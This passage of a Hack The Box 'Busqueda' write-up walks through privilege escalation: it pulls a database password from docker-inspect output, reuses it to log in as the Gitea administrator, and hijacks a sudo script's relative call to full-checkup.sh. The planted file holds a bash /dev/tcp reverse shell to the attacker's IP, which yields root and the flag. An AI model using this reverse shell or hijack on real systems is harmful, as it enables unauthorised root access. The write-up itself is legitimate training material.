2. svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc: jh1usoih2bkjaspwe92
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
3. svc@busqueda:/var/www/app/.git$ /usr/bin/python3 /opt/scripts/system-checkup.py
`/usr/bin/python3: can't open file '/opt/scripts/system-checkup.py': [Errno 13] Permission denied`
4. svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py
Sorry, user svc is not allowed to execute '/usr/bin/python3 /opt/scripts/system-checkup.py' as root on busqueda.
5. I still can not run it for some reason. I think i need to pass it an argument.
6. svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py asd
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup

7. svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED         STATUS       PORTS
NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   19 months ago   Up 5 hours   127.0.0.1:3000->3000/tcp,
127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   19 months ago   Up 5 hours   127.0.0.1:3306->3306/tcp,
33060/tcp               mysql_db
```

22. **The docker-inspect command looks interesting. I look it up to see if I have the syntax correct**

```
1. I search online for `docker inspect syntax`
2. https://docs.docker.com/reference/cli/docker/inspect/
3. I find how to use the inpect command in docker
4. svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect 9608
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
5. svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect {{.Config}}
960873171e2e
{960873171e2e   false false false map[22/tcp:{} 3000/tcp:{}] false false false [USER_UID=115 USER_GID=121
GITEA__database__DB_TYPE=mysql GITEA__database__HOST=db:3306 GITEA__database__NAME=gitea GITEA__database__USER=gitea
GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh PATH=/usr/local/sbin<snip>
6. Really messy there is a json format option
7. docker inspect --format='{{json .Config}}' $INSTANCE_ID
8. svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json
.Config}}' 9608
9. Not much better
```

---


23. **I learned something new from Ippsec. If you get json data wither a dump or in unformatted output like in this docker-inpsect command you can view that data more cleanly with `jq .` but you need to copy from *squiggly bracket to squiggly bracket*.**

```
1. svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json
.Config}}' 9608
----------------------------
--format=
{"Hostname":"960873171e2e","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"ExposedP
orts":{"22/tcp":{},"3000/tcp":{}},"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":
["USER_UID=115","USER_GID=121","GITEA__database__DB_TYPE=mysql","GITEA__database__HOST=db:3306","GITEA__database__NAME=gitea
","GITEA__database__USER=gitea","GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh","PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/
usr/bin:/sbin:/bin","USER=git","GITEA_CUSTOM=/data/gitea"],"Cmd":["/bin/s6-
svscan","/etc/s6"],"Image":"gitea/gitea:latest","Volumes":{"/data":{},"/etc/localtime":{},"/etc/timezone":
{}},"WorkingDir":"","Entrypoint":["/usr/bin/entrypoint"],"OnBuild":null,"Labels":{"com.docker.compose.config-
hash":"e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515","com.docker.compose.container-
number":"1","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker","com.docker.compose.project.config_fil
es":"docker-
compose.yml","com.docker.compose.project.working_dir":"/root/scripts/docker","com.docker.compose.service":"server","com.dock
er.compose.version":"1.29.2","maintainer":"maintainers@gitea.io","org.opencontainers.image.created":"2022-11-
24T13:22:00Z","org.opencontainers.image.revision":"9bccc60cf51f3b4070f5506b042a3d9a1442c73d","org.opencontainers.image.sourc
e":"https://github.com/go-gitea/gitea.git","org.opencontainers.image.url":"https://github.com/go-gitea/gitea"}}
-----------------------------------
2. The json blob above is a perfect example. Just copy from `{ to }}`. Then paste into a file to parse it with `jq .`
3. ▷ cat docker_json_app_py_script_htb_busqueda.json | jq .
4. I like taking it a step further to make it even more human readable.
5. ▷ cat docker_json_app_py_script_htb_busqueda.json | jq  | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed
's/[ ]\+/ /g' | sed 's/^ //g'
Hostname: 960873171e2e
Domainname:
User:
AttachStdin: false
AttachStdout: false
AttachStderr: false<snip>
6. Now the data is very readable.
```

```
GITEA__database__DB_TYPE=mysql
GITEA__database__HOST=db:3306
GITEA__database__NAME=gitea
GITEA__database__USER=gitea
GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```


24. **I find a password**

```
1. ▷ cat docker_json_app_py_script_htb_busqueda.json | jq  | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed
's/[ ]\+/ /g' | sed 's/^ //g'| grep "database__DB" -A5
GITEA__database__DB_TYPE=mysql
GITEA__database__HOST=db:3306
GITEA__database__NAME=gitea
GITEA__database__USER=gitea
GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```



25. **I try the password with `admin:yuiu1hoiu4i5ho1uh` at `http://gitea.searcher.htb` loging page**

```
1. That does not work. Then I remember that when we logged in with Cody it said administrator. So I try
administrator:yuiu1hoiu4i5ho1uh
2. SUCCESS, I get logged in
```



26. **I click on scripts and it seems we have full access to the source code**

```
1. I check out all the scripts.
```

```
44
45      elif action == 'full-checkup':
46          try:
47              arg_list = ['./full-checkup.sh']
48              print(run_command(arg_list))
49              print('[+] Done!')
50          except:
51              print('Something went wrong')
52              exit(1)
53
```

27. **I click on `system-checkup.py`.**

```
1. It is executing full-checkup.sh without using the fullpath. We may be able to take advantage of that.
==================================

    elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)
=====================================
2. I cd into /dev/shm
3. If we run `./full-checkup.sh` in directory we have write access to it should be able to execute the real `./full-
checkup.sh`
4. I lookup `full-checkup.sh`, but naturally it must be a root only with no others permission file because I get permission
```

```
denied.
5. svc@busqueda:~$ find / \-name /*.sh/* | grep -i "full-checkup"
```

How path hi-jacking works

28. **We are going to attempt a path hi-jacking that I will break down for you**


```
1. If we run `./full-checkup.sh` in directory we have write access to it should be able to execute the real `./full-
checkup.sh`
2. How can we execute a file we do not even have privileges to view?
3. We can fake the path. `System-checkup.py` is executing `./full-checkup.sh` with no absolute path. If I echo $PATH you can
see we do not know what the path to this file even is because we do not have access to `full-checkup.sh`. That does not
matter though.
4. How path Hi-jacking works is this.
5. svc@busqueda:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi
n
6. We simply put `/tmp` or `/dev/shm` at the beggining of the path and as it is read by the system from left to right it
will execute our version of `full-checkup.sh` first because `/tmp` is at the beginning of he path.
7. I cd into `/tmp`
8. I then create a bash one liner reverse shell inside `full-checkup.sh`
=====================================================
root@busqueda:/tmp/sapdfpsdfdfsa/asdfasdf0022l# cat full-checkup.sh
cat full-checkup.sh
#!/bin/bash

bash -c 'bash -i &> /dev/tcp/10.10.14.157/443 0>&1'
=====================================================
9. svc@busqueda:/tmp$ touch full-checkup.sh
10. svc@busqueda:/tmp$ nano full-checkup.sh
11. svc@busqueda:/tmp$ cat full-checkup.sh
cat: full-checkup.sh: No such file or directory
12. My file gets erased by some script or Apparmor. Not sure what deleted it. So I create 2 sub-directories.
13. svc@busqueda:/tmp$ mkdir sapdfpsdfdfsa
svc@busqueda:/tmp$ cd sapdfpsdfdfsa/
svc@busqueda:/tmp/sapdfpsdfdfsa$ mkdir asdfasdf0022l
svc@busqueda:/tmp/sapdfpsdfdfsa$ cd asdfasdf0022l/
svc@busqueda:/tmp/sapdfpsdfdfsa/asdfasdf0022l$ touch full-checkup.sh
svc@busqueda:/tmp/sapdfpsdfdfsa/asdfasdf0022l$
svc@busqueda:/tmp/sapdfpsdfdfsa/asdfasdf0022l$ vi full-checkup.sh
svc@busqueda:/tmp/sapdfpsdfdfsa/asdfasdf0022l$ chmod +x full-checkup.sh
svc@busqueda:/tmp/sapdfpsdfdfsa/asdfasdf0022l$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py
14. I setup my listener on my machine `sudo nc -nlvp 443`
15. I needed to correct something. Normally I would export `/tmp` to the begining of $PATH, but this time it was not
necessary because we are allowed to execute the command from any directory. If I was not able to cd into `/tmp` and execute
the command from `/tmp` then I probably would need to export `/tmp` to path.
16. export PATH=/tmp:$PATH <<< Was not necessary this time
```

Got Root

29. **Executed the payload in `/tmp/full-checkup.sh`**

```
1. svc@busqueda:/tmp/sapdfpsdfdfsa/asdfasdf0022l$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py ./full-checkup.sh
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
2. I thought I did something wrong. I just needed to remove the .sh extension.
3. svc@busqueda:/tmp/sapdfpsdfdfsa/asdfasdf0022l$ sudo /usr/bin/python3
```

```
/opt/scripts/system-checkup.py full-checkup
4. SUCCESS, we got root
5. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.228.217 40658
root@busqueda:/tmp/sapdfpsdfdfsa/asdfasdf0022l# whoami
whoami
root
root@busqueda:/tmp/sapdfpsdfdfsa/asdfasdf0022l# cat /root/root.txt
cat /root/root.txt
fa0c57957aafc65a86e8f053243<snip>
```



PWNED